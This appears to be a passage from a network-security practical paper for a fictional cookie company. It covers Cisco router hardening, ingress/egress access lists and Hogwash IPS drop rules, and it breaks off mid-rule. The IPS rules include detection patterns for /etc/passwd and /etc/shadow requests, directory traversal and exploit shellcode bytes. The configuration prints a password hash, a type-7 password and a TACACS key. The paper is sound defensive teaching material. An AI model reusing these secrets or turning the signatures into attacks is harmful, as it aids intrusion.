Click a link to change a selection

File Download Information			
File name	Min. Memory (MB)	Min. Flash (MB)	Date Released
c1600-k8osy-mz.122-13.bin IP/FW PLUS IPSEC 56	16	6	09-DEC-2002

(taken from Cisco Web Site)

*These configuration lines will enable timestamps for debugging and logging.*

```
service timestamps debug uptime
service timestamps log uptime
```

*The enable secret password should always be the preferred password. We feel it is best to disabling the enable password with the **no enable password** command.*

```
no enable password
```

*The enable secret password is set by typing **enable secret** followed by the clear text password. In the configuration files the enable secret password will be displayed encrypted.*

```
enable secret 5 $1$a0NC$hfbXEFR3hV/jm4ib7WT9b1
```

*Sets the hostname on the Router*

```
hostname GCFW-Router
```

*We are still going to apply password word encryption to the running and startup configuration files. While this is not a strong encryption scheme and many tools have been developed to defeat it ([www.solarwinds.net](http://www.solarwinds.net)) it still prevents shoulder surfing and inadvertent display of the passwords.*

```
service password-encryption
```

*Securing the vty port and console ports on the router are crucial it's security. We are going to disallow TELNET to this router and require SSH and the transport Protocol. However, Cisco utilizes SSH version 1 which has inherent weakness. To better secure the vty and console ports we are going to create an access-list 108 that will only allow connections from our address space. We will also set a session time out, the stop bits and transport on the console port.*

```
line con 0
 session-timeout 10
 password 7 050809013243420C
 transport input none
 stopbits 1
line vty 0 4
```

```
session-timeout 10
line vty 0 4
transport input SSH
access-class 108
```

```
access-list 108 permit tcp 128.196.176.144 0.0.0.240 any eq 22
```

*We are also going to log any connection attempts that are denied to the VTY ports to help monitor intrusion attempts.*

```
access-list 108 deny tcp any any log
```

*No dial-up connections will be allowed and there is no other need for a secondary serial connection. Due to this policy we will disable the AUX port.*

```
line aux 0
exec-timeout 0 1
no exec
```

*Turning off services such as SNMP (simple network management protocol) is recommended as we will not be utilizing it to manage our network.*

```
no snmp
```

*The small services provide echo, chargen and other similar services that are not required for normal operation and should not be enabled.*

```
no service tcp-small-servers
no service udp-small-servers
```

*We do not want to answer finger requests so we will shut off the service that runs on port UDP 79.*

```
no service finger
```

*Cisco Discovery Protocol (CDP) is a very useful tool when trying to diagnose problems between Cisco devices.. CDP is a layer 2 broadcast that gives out a great deal of information such as; IP Address, Hostname, Version, Interface and much more. It is a great reconnaissance tools in the eyes of an attacker! This command will keep the router from broadcasting it's advertisements.*

```
no cdp advertise-v2
```

*CDP can be shut off in 2 different ways. Globally for the entire router or on a per-interface basis! The “no CDP run” command will shut it off globally, while the “no CDP enable” command is interface specific.*

```
no cdp run
```

*Besides being really annoying when you misspell a command it is unnecessary to constantly do domain lookups.*

```
no ip domain-lookup
```

*This disables the switches ability to initiate a finger request.*

```
no ip finger
```

*The “no ip source route” and “no ip icmp redirect” commands will not allow packets with routing instruction to try and dictate how traffic is routed.*

```
no ip source-route
no ip icmp redirect
```

*The web server which can be enable on most Cisco devices has had it's own share of vulnerabilities. One that enabled an attacker to view the entire configuration file by subverting the access control and performing a show run in the URL. Just one more instance that shows how we should not run services that are not absolutely required.*

```
no ip http server
```

*PAD is a Packet assembler/disassembler for X.25 which we are not utilizing. So we will shut it off as it is an unnecessary function.*

```
no service pad
```

*The MOTD (message of the day) is an essential part of any secure machine. Anything that can be logged into on our network will have a MOTD that is stated below. This particular entry was taken from "Stephen Gill Catalyst Secure Template"*

*(<http://www.qorbit.net/documents/catalyst-secure-template.pdf>)*

```
banner motd #
Enter TEXT message. End with the character '#'.
*****
* This system is owned by [COMPANY]. If you are not      *
* authorized to access this system, exit immediately.   *
* Unauthorized access to this system is forbidden by    *
* company policies, national, and international laws.   *
* Unauthorized users are subject to criminal and civil  *
* penalties as well as company initiated disciplinary   *
* proceedings.                                           *
* By entry into this system you acknowledge that you   *
* are authorized access and the level of privilege you  *
* subsequently execute on this system. By your further  *
* entry into this system you expect no privacy from    *
* monitoring.                                           *
*****
```

*Allows for Variable length subnet masking with-in the routing table.*

```
ip subnet-zero
```

*SSH clients will wait a extremely long period of time for respond. This setting applies to the SSH negotiation phase and will help mitigate the problem of SSH requests holding open every VTY port. Once the EXEC session starts, the standard timeouts configured for the VTY port will take affect.*

```
ip SSH time-out 120
```

*Brute force password guessing is a simple technique. By specifying the number of failed login attempts and resetting the connection we make it harder to perform this task.*

```
ip SSH authentication-retries 3
```

*To keep the router from sending redirect messages which can be utilized by an attacker to try and subvert access controls we have employed this configuration option.*

```
no ip redirects
```

*In order to prevent SMURF attacks we will disallow packets that are directed to the broadcast address of our network. Smurf attacks take advantage of broadcast address in that 1 icmp packet sent to the broadcast address could potentially create hundreds of responses. If that original packet were spoofed (such as in a Smurf attack) then an attacker can generate a great deal of unwanted traffic to the victims network.*

*(<http://www.cert.org/advisories/CA-1998-01.html> )*

```
no ip directed-broadcast
```

*The Internet Control Message Protocol, or ICMP is a protocol designed to help create, troubleshoot and manage a network. However, it can easily be used to give out a great deal of information concerning your network and the infrastructure that it employs. In some cases it can even be used to for the redirection of traffic and DOS, as we have seen above.*

```
no ip unreachable
```

```
no ip mask-reply
```

*By default Cisco routers currently enable proxy-arp. This feature allows for multiple Layer 2 segments to communicate with each other. In our network this is not a desired or useful service, thus we are disabling it.*

```
no ip proxy-arp
```

*This configuration option should be applied to the internal network interface as it checks the source address of the packet against the input interface. The packet will be dropped if that address does not match the interface the route was learned from. We will apply this command to our "Ethernet 0" interface.*

```
ip verify unicast reverse-path
```

*Here we are setting the domain for the switch and the Name Server of dynamic DNS that we are utilizing for our network.*

```
ip domain-name gcfwcookies.com
```

```
ip name-server 66.37.215.53
```

*IP routing for our network is quite simple. Since we are a small business and have a small address space our ISP does not utilize a routing protocol on our circuit. Instead we configured a static route for everything not already known to go to our ISP's router at 6.6.6.1. We also configured a static route for traffic heading to our address space to go out interface Ethernet 0. This type of routing, while not dynamic or elegant, saves us from routing protocol attacks that may plague other networks.*

```
ip route 0.0.0.0 0.0.0.0 6.6.6.1 permanent
```

```
ip route 128.196.176.144 255.255.255.240 ethernet 0
```

To show the routing table we have employed we performed a "Show ip route" command that will give us the current routing table. You can see that we have **ip classless** enabled due to the subnetted networks in our routing table.

```
GCFW-Router#sh ip route
```

```
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B -  
BGP
```

```
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
```

```
N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
```

E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP  
i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS  
inter area  
\* - candidate default, U - per-user static route, o - ODR  
P - periodic downloaded static route

Gateway of last resort is 6.6.6.1 to network 0.0.0.0

6.0.0.0/30 is subnetted, 1 subnets  
C 6.6.6.0 is directly connected, Serial0  
128.196.0.0/28 is subnetted, 1 subnets  
C 128.196.176.144 is directly connected, Ethernet0  
S\* 0.0.0.0/0 [1/0] via 6.6.6.1

Enabling a secure method to access the switch as well as being able to restrict users that may need access to a limited number of commands needs to be done with a 3<sup>rd</sup> party access server. We are utilizing a TACACS+ server package on a RedHat 8.0 operating system. These are the commands necessary to enable TACACS+ to work. Here are some of the advantages of the TACACS+ protocol:

- TCP-based for more security
- Provide three separate protocol components, each of which can be implemented on separate servers

Authentication provides complete server control of the authentication process, which includes:

- login and password query
- Challenge/response
- Messaging support (any)
- Encrypted in MD5
- Replaceable with Kerberos 5

Authorization allows "remote" access control and enhanced granularity. Features include:

- One authentication
- Authorization for each service
- Per-user access list and user profile
- Users can belong to groups

(<http://www.cisco.com/warp/public/614/7.html> )

*Turns on AAA (authentication, Authorization Accounting)*

aaa new-model

*This command requires TACACS+ authentication by default however if the TACACS+ server is unavailable it will fall back to the line vty password and the enable password configured on the switch.*

aaa authentication login default group tacacs+ line enable



*This line will check the enable passwords to be checked with the TACACS+ configured password. If they do not match access to the enable mode will not be granted. If the TACACS+ server is unavailable it will fall back to the enable password configured on the switch.*

```
aaa authentication enable default group tacacs+ enable
```

*The authorization commands will allow us to specify which users have access to enable mode and allow us to assign commands to different levels. Currently, all commands at level 1 are being authorized by the TACACS+ server. However, we could easily adapt more commands options to new levels and assign users the ability to run those commands. This will help in the future when the company begins to grow and more administrators are required to monitor the network but not configure it.*

```
aaa authorization exec default group tacacs+ if-authenticated
aaa authorization commands 1 default group tacacs+ if-authenticated
```

*Lastly, we want to log every time a user accesses the switch and what configuration changes they made.*

```
aaa accounting exec default stop-only group tacacs+
aaa accounting network default stop-only group tacacs+
aaa accounting commands 15 default start-stop group tacacs+
```

*We must tell the switch what the address of the TACACS server IP is as well what the KEY will be.*

*“Specify an authentication and encryption key. This must match the key used by the TACACS+ daemon. Specifying this key overrides the key set by the global command tacacs-server key for this server only.*

*([http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/12cgcr/secur\\_r/srprt2/srtacs.htm](http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/12cgcr/secur_r/srprt2/srtacs.htm) )”.*

```
tacacs-server host 128.196.176.150
tacacs-server key GCFWcookies_are_great
```

*Syncing our logs with a time server will be very important when conducting log analysis. We will be syncing against the same Time Server that we are going to sync our IPCop firewall.*

```
clock timezone MST -7
ntp clock-period 11259432
ntp server 199.199.199.12
```

*We have set up a syslog server that will be holding the logs of all our network devices and servers.*

```
logging console notifications
```

*The buffered command allows for messages to overwrite each other once the allocated buffer is full.*

```
logging buffered 10000 informational
```

*This determines the level of logging that the switch will put to the syslog server.*

```
logging facility local5
```

*This is the IP address of the Syslog server.*

```
logging 128.196.176.150
```

Besides routing our traffic the router performs a huge portion of the packet filtering on our network. It is truly the 1<sup>st</sup> layer of defense and we empower this defense through access-lists. Access-list are how our routers will tag or mark traffic. They are utilized in various ways that do not involve allowing and denying traffic however we will not be getting into those in this paper. The access-list that we create we be applied to the Serial0/0 to screen traffic entering and leaving the interface from the ISP/Internet. We will create 2 ACL's (access-lists) that will provide the egress and ingress filtering for the network.

*All incoming traffic will first be evaluated by this ACL.*

```
ip access-list extended ISP_ingress_Serial_In
```

Access-list work in a liner fashion, meaning the deny commands listed which are applied to prevent spoofed addresses would be useless if the **permit any** lines came first. To prevent spoofing of our address space we will begin with our own address space and include private address space as well as unregistered address space.

*Deny our address space which should never be seen incoming on the external serial interface.*

```
deny ip 128.196.176.144 0.0.0.240 any log
```

*Because we are not doing any real stateful filtering we want to block all of this type of traffic. In the event that we are unable to keep the block in place because of customer complaints we will be forced to rely solely on the IPS box to reassemble and filter fragmented traffic for us*

```
deny ip any any fragments
```

*RFC1918 and RFC3330*

```
deny ip 10.0.0.0 0.255.255.255 any log
deny ip 127.0.0.0 0.255.255.255 any log
deny ip 172.16.0.0 0.0.255.255 any log
deny ip 192.168.0.0 0.0.255.255 any log
```

*List of unassigned address space from <http://www.iana.org/assignments/ipv4-address-space>.*

```
deny ip 1.0.0.0 0.0.0.0 any log
deny ip 2.0.0.0 0.0.0.0 any log
deny ip 5.0.0.0 0.0.0.0 any log
deny ip 7.0.0.0 0.0.0.0 any log
deny ip 10.0.0.0 0.0.0.0 any log
deny ip 23.0.0.0 0.0.0.0 any log
deny ip 31.0.0.0 0.0.0.0 any log
deny ip 37.0.0.0 0.0.0.0 any log
deny ip 39.0.0.0 0.0.0.0 any log
deny ip 41.0.0.0 0.0.0.0 any log
deny ip 42.0.0.0 0.0.0.0 any log
deny ip 49.0.0.0 0.0.0.0 any log
deny ip 50.0.0.0 0.0.0.0 any log
deny ip 58.0.0.0 0.0.0.0 any log
```

deny ip 59.0.0.0 0.0.0.0 any log  
deny ip 60.0.0.0 0.0.0.0 any log  
deny ip 69.0.0.0 0.0.0.0 any log  
deny ip 70.0.0.0 0.0.0.0 any log  
deny ip 71.0.0.0 0.0.0.0 any log  
deny ip 72.0.0.0 0.0.0.0 any log  
deny ip 73.0.0.0 0.0.0.0 any log  
deny ip 74.0.0.0 0.0.0.0 any log  
deny ip 75.0.0.0 0.0.0.0 any log  
deny ip 76.0.0.0 0.0.0.0 any log  
deny ip 77.0.0.0 0.0.0.0 any log  
deny ip 78.0.0.0 0.0.0.0 any log  
deny ip 79.0.0.0 0.0.0.0 any log  
deny ip 82.0.0.0 0.0.0.0 any log  
deny ip 83.0.0.0 0.0.0.0 any log  
deny ip 84.0.0.0 0.0.0.0 any log  
deny ip 85.0.0.0 0.0.0.0 any log  
deny ip 86.0.0.0 0.0.0.0 any log  
deny ip 87.0.0.0 0.0.0.0 any log  
deny ip 88.0.0.0 0.0.0.0 any log  
deny ip 89.0.0.0 0.0.0.0 any log  
deny ip 90.0.0.0 0.0.0.0 any log  
deny ip 91.0.0.0 0.0.0.0 any log  
deny ip 92.0.0.0 0.0.0.0 any log  
deny ip 93.0.0.0 0.0.0.0 any log  
deny ip 94.0.0.0 0.0.0.0 any log  
deny ip 95.0.0.0 0.0.0.0 any log  
deny ip 96.0.0.0 0.0.0.0 any log  
deny ip 97.0.0.0 0.0.0.0 any log  
deny ip 98.0.0.0 0.0.0.0 any log  
deny ip 99.0.0.0 0.0.0.0 any log  
deny ip 100.0.0.0 0.0.0.0 any log  
deny ip 101.0.0.0 0.0.0.0 any log  
deny ip 102.0.0.0 0.0.0.0 any log  
deny ip 103.0.0.0 0.0.0.0 any log  
deny ip 104.0.0.0 0.0.0.0 any log  
deny ip 105.0.0.0 0.0.0.0 any log  
deny ip 106.0.0.0 0.0.0.0 any log  
deny ip 107.0.0.0 0.0.0.0 any log  
deny ip 108.0.0.0 0.0.0.0 any log  
deny ip 109.0.0.0 0.0.0.0 any log  
deny ip 110.0.0.0 0.0.0.0 any log  
deny ip 111.0.0.0 0.0.0.0 any log  
deny ip 112.0.0.0 0.0.0.0 any log  
deny ip 113.0.0.0 0.0.0.0 any log  
deny ip 114.0.0.0 0.0.0.0 any log  
deny ip 115.0.0.0 0.0.0.0 any log  
deny ip 116.0.0.0 0.0.0.0 any log  
deny ip 117.0.0.0 0.0.0.0 any log  
deny ip 118.0.0.0 0.0.0.0 any log  
deny ip 119.0.0.0 0.0.0.0 any log  
deny ip 120.0.0.0 0.0.0.0 any log  
deny ip 121.0.0.0 0.0.0.0 any log  
deny ip 122.0.0.0 0.0.0.0 any log  
deny ip 123.0.0.0 0.0.0.0 any log  
deny ip 124.0.0.0 0.0.0.0 any log  
deny ip 125.0.0.0 0.0.0.0 any log

```

deny ip 126.0.0.0 0.0.0.0 any log
deny ip 127.0.0.0 0.0.0.0 any log
deny ip 197.0.0.0 0.0.0.0 any log
deny ip 201.0.0.0 0.0.0.0 any log
deny ip 221.0.0.0 0.0.0.0 any log
deny ip 222.0.0.0 0.0.0.0 any log
deny ip 223.0.0.0 0.0.0.0 any log
deny ip 224.0.0.0 0.0.0.0 any log
deny ip 225.0.0.0 0.0.0.0 any log
deny ip 226.0.0.0 0.0.0.0 any log
deny ip 227.0.0.0 0.0.0.0 any log
deny ip 228.0.0.0 0.0.0.0 any log
deny ip 229.0.0.0 0.0.0.0 any log
deny ip 230.0.0.0 0.0.0.0 any log
deny ip 231.0.0.0 0.0.0.0 any log
deny ip 232.0.0.0 0.0.0.0 any log
deny ip 233.0.0.0 0.0.0.0 any log
deny ip 234.0.0.0 0.0.0.0 any log
deny ip 235.0.0.0 0.0.0.0 any log
deny ip 236.0.0.0 0.0.0.0 any log
deny ip 237.0.0.0 0.0.0.0 any log
deny ip 238.0.0.0 0.0.0.0 any log
deny ip 239.0.0.0 0.0.0.0 any log
deny ip 240.0.0.0 0.0.0.0 any log
deny ip 241.0.0.0 0.0.0.0 any log
deny ip 242.0.0.0 0.0.0.0 any log
deny ip 243.0.0.0 0.0.0.0 any log
deny ip 244.0.0.0 0.0.0.0 any log
deny ip 245.0.0.0 0.0.0.0 any log
deny ip 246.0.0.0 0.0.0.0 any log
deny ip 247.0.0.0 0.0.0.0 any log
deny ip 248.0.0.0 0.0.0.0 any log
deny ip 249.0.0.0 0.0.0.0 any log
deny ip 250.0.0.0 0.0.0.0 any log
deny ip 251.0.0.0 0.0.0.0 any log
deny ip 252.0.0.0 0.0.0.0 any log
deny ip 253.0.0.0 0.0.0.0 any log
deny ip 254.0.0.0 0.0.0.0 any log
deny ip 255.0.0.0 0.0.0.0 any log

```

*Because our Road warrior could be anywhere we must allow VPN type traffic connections access to the VPN server. However, we will only allow the VPN protocols and port; ESP (IP 50) and isakmp (UDP 500).*

```

permit 50 any host 128.196.176.149 log
permit 51 any host 128.196.176.149 log
permit udp any host 128.196.176.149 eq 500 log

```

*World access will be required to the publicly available services. The firewall will be charged with port forwarding the traffic to the correct servers on the service network.*

```

permit tcp any host 128.196.176.148 eq www
permit tcp any host 128.196.176.148 eq 443
permit tcp any host 128.196.176.148 eq 25
permit tcp any host 128.196.176.148 eq 993

```

*Since we know the partners and their networks we can allow those address spaces specifically to our SCPonly server and nothing else.*

```
permit tcp 40.40.40.0 0.0.0.255 host 128.196.176.148 eq 222
permit tcp 60.60.60.0 0.0.0.255 host 128.196.176.148 eq 222
```

*To help with trouble shooting we will allow ICMP to our external router interface only.*

```
permit icmp host 6.6.6.1 host 6.6.6.2 echo-reply
permit icmp host 6.6.6.1 host 6.6.6.2 echo
permit icmp host 6.6.6.1 host 6.6.6.2 unreachable
permit icmp host 6.6.6.1 host 6.6.6.2 time-exceeded
```

*This will drop all the ICMP traffic without logging it.*

```
deny icmp any any
```

*This command inserts the dynamically created access lists “ISP\_reflect\_TCP”, “ISP\_reflect\_UDP”, “ISP\_reflect\_ICMP” into “ISP\_ingress\_Serial\_In” access list which has the effect of permitting traffic reflected from the ISP\_egress\_Serial\_Out access list to return to our network.*

```
evaluate ISP_reflect_TCP
evaluate ISP_reflect_UDP
evaluate ISP_reflect_ICMP
```

*Lastly, we want to see if anyone is attacking our network. This is a dangerous command as it can drown our analyst in logs. However, if you have a masochistic log reader that enjoys it, by all means go for it!*

```
deny ip any any log
```

*Egress filtering is utilized in monitor and control traffic leaving our network.*

```
ip access-list extended ISP_egress_Serial_Out
```

### *RFC1918 and RFC3330*

```
deny ip 10.0.0.0 0.255.255.255 any log
deny ip 127.0.0.0 0.255.255.255 any log
deny ip 172.16.0.0 0.0.255.255 any log
deny ip 192.168.0.0 0.0.255.255 any log
```

*List of unassigned address space from <http://www.iana.org/assignments/ipv4-address-space>.*

```
deny ip 1.0.0.0 0.0.0.0 any log
deny ip 2.0.0.0 0.0.0.0 any log
deny ip 5.0.0.0 0.0.0.0 any log
deny ip 7.0.0.0 0.0.0.0 any log
deny ip 10.0.0.0 0.0.0.0 any log
deny ip 23.0.0.0 0.0.0.0 any log
deny ip 31.0.0.0 0.0.0.0 any log
deny ip 37.0.0.0 0.0.0.0 any log
deny ip 39.0.0.0 0.0.0.0 any log
deny ip 41.0.0.0 0.0.0.0 any log
deny ip 42.0.0.0 0.0.0.0 any log
deny ip 49.0.0.0 0.0.0.0 any log
deny ip 50.0.0.0 0.0.0.0 any log
deny ip 58.0.0.0 0.0.0.0 any log
```

deny ip 59.0.0.0 0.0.0.0 any log  
deny ip 60.0.0.0 0.0.0.0 any log  
deny ip 69.0.0.0 0.0.0.0 any log  
deny ip 70.0.0.0 0.0.0.0 any log  
deny ip 71.0.0.0 0.0.0.0 any log  
deny ip 72.0.0.0 0.0.0.0 any log  
deny ip 73.0.0.0 0.0.0.0 any log  
deny ip 74.0.0.0 0.0.0.0 any log  
deny ip 75.0.0.0 0.0.0.0 any log  
deny ip 76.0.0.0 0.0.0.0 any log  
deny ip 77.0.0.0 0.0.0.0 any log  
deny ip 78.0.0.0 0.0.0.0 any log  
deny ip 79.0.0.0 0.0.0.0 any log  
deny ip 82.0.0.0 0.0.0.0 any log  
deny ip 83.0.0.0 0.0.0.0 any log  
deny ip 84.0.0.0 0.0.0.0 any log  
deny ip 85.0.0.0 0.0.0.0 any log  
deny ip 86.0.0.0 0.0.0.0 any log  
deny ip 87.0.0.0 0.0.0.0 any log  
deny ip 88.0.0.0 0.0.0.0 any log  
deny ip 89.0.0.0 0.0.0.0 any log  
deny ip 90.0.0.0 0.0.0.0 any log  
deny ip 91.0.0.0 0.0.0.0 any log  
deny ip 92.0.0.0 0.0.0.0 any log  
deny ip 93.0.0.0 0.0.0.0 any log  
deny ip 94.0.0.0 0.0.0.0 any log  
deny ip 95.0.0.0 0.0.0.0 any log  
deny ip 96.0.0.0 0.0.0.0 any log  
deny ip 97.0.0.0 0.0.0.0 any log  
deny ip 98.0.0.0 0.0.0.0 any log  
deny ip 99.0.0.0 0.0.0.0 any log  
deny ip 100.0.0.0 0.0.0.0 any log  
deny ip 101.0.0.0 0.0.0.0 any log  
deny ip 102.0.0.0 0.0.0.0 any log  
deny ip 103.0.0.0 0.0.0.0 any log  
deny ip 104.0.0.0 0.0.0.0 any log  
deny ip 105.0.0.0 0.0.0.0 any log  
deny ip 106.0.0.0 0.0.0.0 any log  
deny ip 107.0.0.0 0.0.0.0 any log  
deny ip 108.0.0.0 0.0.0.0 any log  
deny ip 109.0.0.0 0.0.0.0 any log  
deny ip 110.0.0.0 0.0.0.0 any log  
deny ip 111.0.0.0 0.0.0.0 any log  
deny ip 112.0.0.0 0.0.0.0 any log  
deny ip 113.0.0.0 0.0.0.0 any log  
deny ip 114.0.0.0 0.0.0.0 any log  
deny ip 115.0.0.0 0.0.0.0 any log  
deny ip 116.0.0.0 0.0.0.0 any log  
deny ip 117.0.0.0 0.0.0.0 any log  
deny ip 118.0.0.0 0.0.0.0 any log  
deny ip 119.0.0.0 0.0.0.0 any log  
deny ip 120.0.0.0 0.0.0.0 any log  
deny ip 121.0.0.0 0.0.0.0 any log  
deny ip 122.0.0.0 0.0.0.0 any log  
deny ip 123.0.0.0 0.0.0.0 any log  
deny ip 124.0.0.0 0.0.0.0 any log  
deny ip 125.0.0.0 0.0.0.0 any log

```
deny ip 126.0.0.0 0.0.0.0 any log
deny ip 127.0.0.0 0.0.0.0 any log
deny ip 197.0.0.0 0.0.0.0 any log
deny ip 201.0.0.0 0.0.0.0 any log
deny ip 221.0.0.0 0.0.0.0 any log
deny ip 222.0.0.0 0.0.0.0 any log
deny ip 223.0.0.0 0.0.0.0 any log
deny ip 224.0.0.0 0.0.0.0 any log
deny ip 225.0.0.0 0.0.0.0 any log
deny ip 226.0.0.0 0.0.0.0 any log
deny ip 227.0.0.0 0.0.0.0 any log
deny ip 228.0.0.0 0.0.0.0 any log
deny ip 229.0.0.0 0.0.0.0 any log
deny ip 230.0.0.0 0.0.0.0 any log
deny ip 231.0.0.0 0.0.0.0 any log
deny ip 232.0.0.0 0.0.0.0 any log
deny ip 233.0.0.0 0.0.0.0 any log
deny ip 234.0.0.0 0.0.0.0 any log
deny ip 235.0.0.0 0.0.0.0 any log
deny ip 236.0.0.0 0.0.0.0 any log
deny ip 237.0.0.0 0.0.0.0 any log
deny ip 238.0.0.0 0.0.0.0 any log
deny ip 239.0.0.0 0.0.0.0 any log
deny ip 240.0.0.0 0.0.0.0 any log
deny ip 241.0.0.0 0.0.0.0 any log
deny ip 242.0.0.0 0.0.0.0 any log
deny ip 243.0.0.0 0.0.0.0 any log
deny ip 244.0.0.0 0.0.0.0 any log
deny ip 245.0.0.0 0.0.0.0 any log
deny ip 246.0.0.0 0.0.0.0 any log
deny ip 247.0.0.0 0.0.0.0 any log
deny ip 248.0.0.0 0.0.0.0 any log
deny ip 249.0.0.0 0.0.0.0 any log
deny ip 250.0.0.0 0.0.0.0 any log
deny ip 251.0.0.0 0.0.0.0 any log
deny ip 252.0.0.0 0.0.0.0 any log
deny ip 253.0.0.0 0.0.0.0 any log
deny ip 254.0.0.0 0.0.0.0 any log
deny ip 255.0.0.0 0.0.0.0 any log
```

*We need to permit the connections being created for the VPN protocol and port; ESP (IP 50) and isakmp (UDP 500).*

```
permit 50 host 128.196.176.149 any log
permit 51 host 128.196.176.149 any log
permit udp host 128.196.176.149 any eq 500 log
```

*Allowing ICMP to our ISP router but disallowing unreachables to the.*

```
permit icmp host 6.6.6.2 host 6.6.6.1 echo-reply
permit icmp host 6.6.6.2 host 6.6.6.1 echo
permit icmp host 6.6.6.2 host 6.6.6.1 time-exceeded
```

The reflexive lines below **permit** traffic, for three protocols (**tcp,udp** and **icmp**) from our network to **any** destination. We can utilize these lines to prevent spoofed addresses from leaving GCFWcookie.com's network. The **reflect** command is appended to each of

the three lines which will build the dynamic access lists; ISP\_reflect\_TCP, ISP\_reflect\_UDP and ISP\_reflect\_ICMP. These statements are being evaluated and allowed by the evaluate statement that we used in the ingress filter above. For outgoing tcp and udp connections, the reflexive access lists reverse the IP address and port number of the source and destination and permit the returning traffic. For ICMP echo request packets (type 8) that are permitted it creates appropriate echo reply (icmp type 0) from the original address.

*Reflexive access lists are sophisticated static packet filters that modify access lists dynamically and should not be mistaken for stateful filters.*

```
permit tcp 128.196.176.144 0.0.0.240 any reflect ISP_reflect_TCP
permit udp 128.196.176.144 0.0.0.240 any reflect ISP_reflect_UDP
permit icmp 128.196.176.144 0.0.0.240 any reflect ISP_reflect_ICMP
```

After all the configurations have been put in place the interface should look like this.

```
interface Serial0
 ip address 6.6.6.2 255.255.255.252
 ip access-group ISP_ingress_Serial_In in
 ip access-group ISP_egress_Serial_Out out
 no ip directed-broadcast
 no ip redirects
 no ip unreachableables
 no ip mask-reply
 no ip proxy-arp
 no cdp enable

interface Ethernet0
 ip address 128.196.176.147 255.255.255.240
 no ip directed-broadcast
 no ip redirects
 no ip unreachableables
 no ip mask-reply
 no ip proxy-arp
 no cdp enable
 ip verify unicast reverse-path
```

### **Intrusion Prevention System-HogWash:**

The concept of IPS builds on the solid foundation of IDS's misuse detection. However, instead of detection, IPS intercepts and drops the traffic. We utilized Hogwash, an IPS based on the SNORT detection engine to perform this function. The default rule file, "Stock.rules", contains several rules that do not apply to our network as we will block the traffic at our border router. However, we will change and add a few rules that will add another layer of filtering to our security policy. The rules used for this IPS are written in the SNORT rules vernacular because essentially IPS is IDS and "Hogwash" is SNORT. The default rule file comes with 105 rules. We have edited our stock.rules file to have a few custom rules totaling 66 rules.

Here are the contents of our changed Stock.rules file annotated with the changes:



## Standard Introduction

```
# These rules are mostly here as an example.
# They should produce a low false positive rate, but YMMV
# use with caution!

#Rules modified from snort.org and whitehats.com :)
#If there are any problems, please email the hogwash-users mailing list
#Thanks, Mike
```

## Location of Log files

```
output alert_full: alert
output log_tcpdump: hogwash.log
```

```
var HOME_NET 128.196.176.145/27
var EXTERNAL_NET any
var HTTP_SERVERS 128.196.176.148
var SMTP 128.196.176.148
var EXTERNAL $EXTERNAL_NET
var INTERNAL $HOME_NET
```

```
#Uncomment below if you wish to use the uni_scrub preprocessor
#preprocessor uni_scrub
```

## Rules to Drop TCP traffic to port 80 that should never be requested and will also drop traffic that attempts directory traversals.

```
drop tcp $EXTERNAL_NET any -> $HOME_NET 80 (content: "/etc/passwd"; msg: "WEB: attempt to request /etc/passwd");
drop tcp $EXTERNAL_NET any -> $HOME_NET 80 (content: "/etc/shadow"; msg: "WEB: attempt to request /etc/shadow");
drop tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg: "WEB-CGI perl.exe access"; flags: A+; content: "/perl.exe"; nocase; reference: arachnids,219;)
drop tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg: "WEB-CGI view-source access"; flags: A+; content: "/view-source?../../../../../../../../etc/passwd"; nocase; reference: cve,CVE-1999-0174;)
#Added 7/27/01
drop TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS555/web-iis_FrontPage_Visual_Studio_RAD_Overflow"; dsize: >258; flags: A; content: "fp30reg.dll"; nocase;)
drop TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS553/web-iis_IIS ISAPI Overflow idq"; dsize: >239; flags: A+; content: ".idq?");
drop TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS552/web-iis_IIS ISAPI Overflow ida"; dsize: >239; flags: A+; content: ".ida?");
drop TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS549/dos_dos-3com_sml3com"; flags: A+; content: "sml3com|25 73 25 73 25 73 25 73 25 73 25 73 25 73 25 73|");
```

## This rule drops a packet that has the hex characters containing RPC port map request and has a size of above 1000bytes.

```
drop udp $EXTERNAL_NET any -> $HOME_NET any (msg: "RPC portmap overflow"; content: "|01 86 B8 00 00|"; dsize: > 1000)
```

## Since we do not want any FTP services to enter or leave the network we have added this rule to stop all FTP.

```
drop tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg: "Unauthorized Inbound FTP Traffic");
drop tcp $HOME_NET 21 -> EXTERNAL_NET any (msg: "Unauthorized Outbound FTP Traffic");
```

## Rules to drop bad NTP, DNS and Identd traffic.

```
drop udp $EXTERNAL_NET any -> $HOME_NET 123 (msg: "EXPLOIT NTPDX buffer overflow"; dsize: >128; reference: arachnids,492;)
drop udp $EXTERNAL_NET any -> $HOME_NET 53 (msg: "EXPLOIT Named exploit tsig tsig0wn"; content: "|eb3b 5e 31c0 31db b0a0 893406 8d4e07 8819 41 b0a4 890c06|"; reference: arachnids,491;)
drop udp $EXTERNAL_NET any -> $HOME_NET 53 (msg: "EXPLOIT Named exploit tsig lucysoft"; content: "|5e 29c0 894610 40 89c3 89460c 40 894608 8d4e08 b066 cd80|"; reference: arachnids,490;)
```

[illegible]

*Rule to drop unauthorized printing exploits.*

```
drop tcp $EXTERNAL_NET any -> $HOME_NET 515 (msg: "Unauthorized Inbound LPRng Traffic;)
```

## Rules to drop `imapd` and `sendmail` exploit attempts.

```
drop tcp $EXTERNAL_NET any -> $HOME_NET 143 (msg:"EXPLOIT x86 linux imapd
overflow";flags:A+; content:"|eb34 5e8d 1E89 5e0b 31d2 8956 07|";reference:bugtraq,130;
reference:cve,CVE-1999-0005;)
drop tcp $EXTERNAL_NET any -> $HOME_NET 143 (msg:"EXPLOIT x86 linux imapd
overflow";flags:A+; content:"|eb35 5E80 4601 3080 4602 3080 4603
